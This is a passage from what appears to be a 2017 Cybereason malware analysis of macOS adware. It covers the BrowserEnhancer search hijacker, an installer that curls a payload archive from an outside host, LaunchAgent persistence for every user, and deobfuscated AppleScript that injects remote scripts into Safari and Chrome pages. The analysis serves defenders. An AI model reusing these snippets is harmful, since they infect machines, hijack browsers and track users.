
This function is trying to read a Windows registry value related to Internet Explorer so that it could change some settings. Obviously, this function is in for some serious disappointment since this is a Mach-O executable running on macOS.

Copyright © 2017 Cybereason Inc. All rights reserved.



Once the browsers are found, `BrowserEnhancer` will modify their search provider settings from the browser's default to **http://tika-search[.]com**. A quick visit to Tika-search's about page shows us that this is actually another venture of Download Valley's Goliath: Babylon Software.

Copyright © 2017 Cybereason Inc. All rights reserved.




In other cases, depending on the browser's setting or geolocation, the search provider will be switched to [http://delta-search[.]com](http://delta-search[.]com).

```
loc_100014CCE:          ; char *
mov     esi, 0FFFFFFFFh
lea     rdi, aHttpWwwDeltaSe ; "http://www.delta-search.com"
call    __ZN7QString16fromAscii_helperEPKci ; QString::fromAscii_helper(char const*,int)
;   } // starts at 100014CC9
mov     [rbp+var_2F0], rax
mov     rax, cs:__ZN10QByteArray11shared_nullE_ptr
mov     [rbp+var_308], rax
lock inc dword ptr [rax]
setnz   [rbp+var_48]
mov     [rbp+var_310], rax
lock inc dword ptr [rax]
setnz   [rbp+var_48]
;   try {
lea     rdi, [rbp+var_300]
mov     rsi, [rbp+var_678]
lea     rdx, [rbp+var_308]
lea     rcx, [rbp+var_310]
call    __ZN4QUrl17toPercentEncodingERK7QStringRK10QByteArrayS5_ ; QUrl::toPercentEncoding(QString const&,QByteArray const&,QByteArray const&)
;   } // starts at 100014D09
mov     rax, [rbp+var_300]
mov     rdi, [rax+10h]  ; this
xor     esi, esi
test    rdi, rdi
jz      short loc_100014D5D
```

Visiting delta-search reveals a site that's nearly identical to tika-search. Only the logo is different.

Copyright © 2017 Cybereason Inc. All rights reserved.



Once `BrowserEnhancer` was executed and installed, a script called *post_install.sh* stops all running instances of Firefox and Chrome and restarts them so the changes can take effect. Note the use of *osascript*, which we will get back to later.

Copyright © 2017 Cybereason Inc. All rights reserved.

```
#!/bin/bash

cd $(dirname $0)

killall firefox
relaunch_firefox=$?

killall "Google Chrome"
relaunch_chrome=$?

killall Safari
relaunch_safari=$?

sleep 2

./BrowserEnhancer.app/Contents/MacOS/BrowserEnhancer $1 $2 $3 $4 $5

if [ $relaunch_firefox == 0 ];
then
    osascript -e "tell application \"firefox\" to launch"
    sleep 1
    osascript -e "tell application \"firefox\" to close windows"
fi

if [ $relaunch_chrome == 0 ];
then
    open -a "Google Chrome" -g --args --no-startup-window
fi

exit 0
```

Once `updater` and `BrowserEnhacner` are installed, the main installation script downloads another archive file called uj_v_5.3_rf.tgz:

```
/usr/bin/curl -s -L -o /var/tmp/mako.tgz "http://c.firstinstallmac.club/static/ij/ij_v5.3_rf.tgz"
mkdir -p /var/tmp/mako
tar -xzf /var/tmp/mako.tgz -C /var/tmp/mako/
cd /var/tmp/mako/V5.3/
```

The content of the file is then extracted to `/var/tmp/mako`.

That directory contains yet another binary executable called *macver* and yet another installation script called *install.sh* and a *plist* file named *macver.plist*.

Let's examine the installation script:

The installation script starts with the TargetingEdge's favorite modus-operandi: Generating a random name from the wordlist in `/usr/share/dict/words`:

```
#!/bin/sh
res=$(cat /usr/share/dict/words | wc -l)
instname=$(cat -n /usr/share/dict/words | grep -w $(jot -r 1 1 $res) | cut -f2)
```

Copyright © 2017 Cybereason Inc. All rights reserved.

Once a random name is chosen, the script uses *defaults* to write a new plist file to `~/Library/Preferences/com.application.plist`. It will add a new dictionary entry to that file. The dictionary will contain the random name that was chosen for the new executable by the installation and the name for the plist that holds its preferences:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>name</key>
        <string>sailcloth</string>
        <key>pref</key>
        <string>com.sailcloth.plist</string>
        <key>service_pref</key>
        <string>com.sailcloth.plist</string>
</dict>
</plist>
```

As we can see, it points to `com.sailcloth.plist`. Let's look at that file:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>click_id</key>
        <string>upd</string>
        <key>delay</key>
        <string>99999999</string>
        <key>dist_channel_id</key>
        <string>defau64t-d7f1-414d-9748-0a6a64cd0553</string>
        <key>domain</key>
        <string>http://loadingpaqes.info/jo/is</string>
        <key>machine_id</key>
        <string>564D1A79-E582-386C-C79D-11352A9DAE71</string>
        <key>url</key>
        <string>'http://www.google.com'</string>
</dict>
</plist>
```

As we can see, the file contains the machine-uuid, and a URL that should be loaded each time the browser is directed to visit google.com.

Once those plists are written, the script will then continue to create and run **individual LaunchAgents that will run *macver* for every user on the machine but the guest user:**

```
userList=`find /Users -type d -maxdepth 1 -mindepth 1 -not -name ".*" -not -name "username" -not -name "Shared" -not -name "Guest" | awk -F'/' '{print $NF}'`

for userdir in $userList ; do
    user=`ls -ld /Users/${userdir} | awk '{print $3}'`
    cp macver.plist "/Users/"$userdir"/Library/LaunchAgents/"$servicesetN
    chmod 600 "/Users/"$userdir"/Library/LaunchAgents/"$servicesetN
    dummy=`id $user 2>&1 > /dev/null`
    if [ $? -eq 0 ] ; then
        launchctl load "/Users/"$userdir"/Library/LaunchAgents/"$servicesetN
        chown $user "/Users/"$userdir"/Library/LaunchAgents/"$servicesetN
    fi
done

rm macver.plist
```


Breaking apart `macver`:

Dry facts first:

Copyright © 2017 Cybereason Inc. All rights reserved.

`macver` is a Mach-O 64-bit executable file. It is not importing any third-party frameworks such as Qt (for a change). However, closely examining this executable reveals some interesting details.

The strings section of the file contain a lot of base64 obfuscated content:



De-obfuscating the base64 strings reveals the following code:

```
global _pid
set _pid to "pid_value_to_replace"

repeat
«event XFdrljct» {}
```

Copyright © 2017 Cybereason Inc. All rights reserved.

```
end repeat


on «event XFdrIjct» {}
delay 0.5
try
if is_Safari_running() then
tell application "Safari"
tell application "Safari" to set page_source to do JavaScript "document.body.innerHTML;" in
current tab of first window
if page_source does not contain _pid then
set theURL to URL of current tab of first window
if theURL is not equal to "about:blank" then
tell application "Safari" to do JavaScript "var pidDiv = document.createElement('div');
pidDiv.style.display = \"none\"; pidDiv.innerHTML = \"" & _pid & "\";
document.getElementsByTagName('body')[0].appendChild(pidDiv);" in current tab of first
window
tell application "Safari" to do JavaScript "var js_script = document.createElement('script');
js_script.type = \"text/javascript\"; js_script.src = \"script_to_inject\";
document.getElementsByTagName('head')[0].appendChild(js_script);" in current tab of first
window
end if
end if
end tell
end if
end try
end «event XFdrIjct»

on is_Safari_running()
tell application "System Events" to (name of processes) contains "Safari"
```

Here is another example:

```
on «event XFdrIjct» {}
delay 0.5
try
if is_Chrome_running() then
tell application "Google Chrome" to tell active tab of window 1
set sourceHtml to execute javascript
"document.getElementsByTagName('html')[0].innerHTML"
if sourceHtml does not contain _pid then
tell application "Google Chrome" to execute front window's active tab javascript "var pidDiv =
document.createElement('div'); pidDiv.style = \"display:none\"; pidDiv.innerHTML = \"" & _pid
& "\"; document.getElementsByTagName('body')[0].appendChild(pidDiv);"
tell application "Google Chrome" to execute front window's active tab javascript "var js_script
= document.createElement('script'); js_script.type = \"text/javascript\"; js_script.src =
```

Copyright © 2017 Cybereason Inc. All rights reserved.

```
\"script_to_inject\"; document.getElementsByTagName('head')[0].appendChild(js_script);"
end if
end tell
end if
end try
end «event XFdrIjct»

on is_Chrome_running()
tell application "System Events" to (name of processes) contains "Google Chrome"
```


That code is AppleScript (Jonathan Levin's book *OS Internals volume I thoroughly covers Applescript's inner workings) and injects JavaScript code directly into the browser.

Like I said earlier, this variant uses AppleScript. Instead of running a proxy server to intercept traffic or installing a browser plug-in that can be easily removed, the authors use Applescript (which was originally meant for automation purposes) to inject javascript directly to the browser.

Using AppleScript, the authors can exfiltrate and inject both information and code from/to other apps. In this case, AppleScript is used to poll the running browser for the currently viewed URL. Then, a block of JS code is injected into a hidden * * in every page that the browser is visiting. That code is used to extract information, to track the user and to plant code in the page if needed.


Here's the process:
Macver is running and executing (via `NSTASK`) osascript (the AppleScript interpreter), which will execute the aforementioned (and some other) scripts that are going to interact and in fact "hook" (to borrow terminology from BeEF) the browser. Once a browser is hooked, macver can read and write (or inject) content to and from it. Once the browser loads a website, *macver* knows exactly what website is being visited and will then inject ads into the browser.

Copyright © 2017 Cybereason Inc. All rights reserved.




In this example, once macver was running, I went to Google and searched for “error.” After I submitted the result, the browser immediately opened a new tab that displayed an ad for MacKeeper, the well-known, fake antivirus program for Macs.

In the following image we can see *macver* running in its own terminal window. By default, *macver* prints to *stdout* a lot of debug information so there is actually very little need for debugging:




Meanwhile, in the browser:

Copyright © 2017 Cybereason Inc. All rights reserved.



Copyright © 2017 Cybereason Inc. All rights reserved.



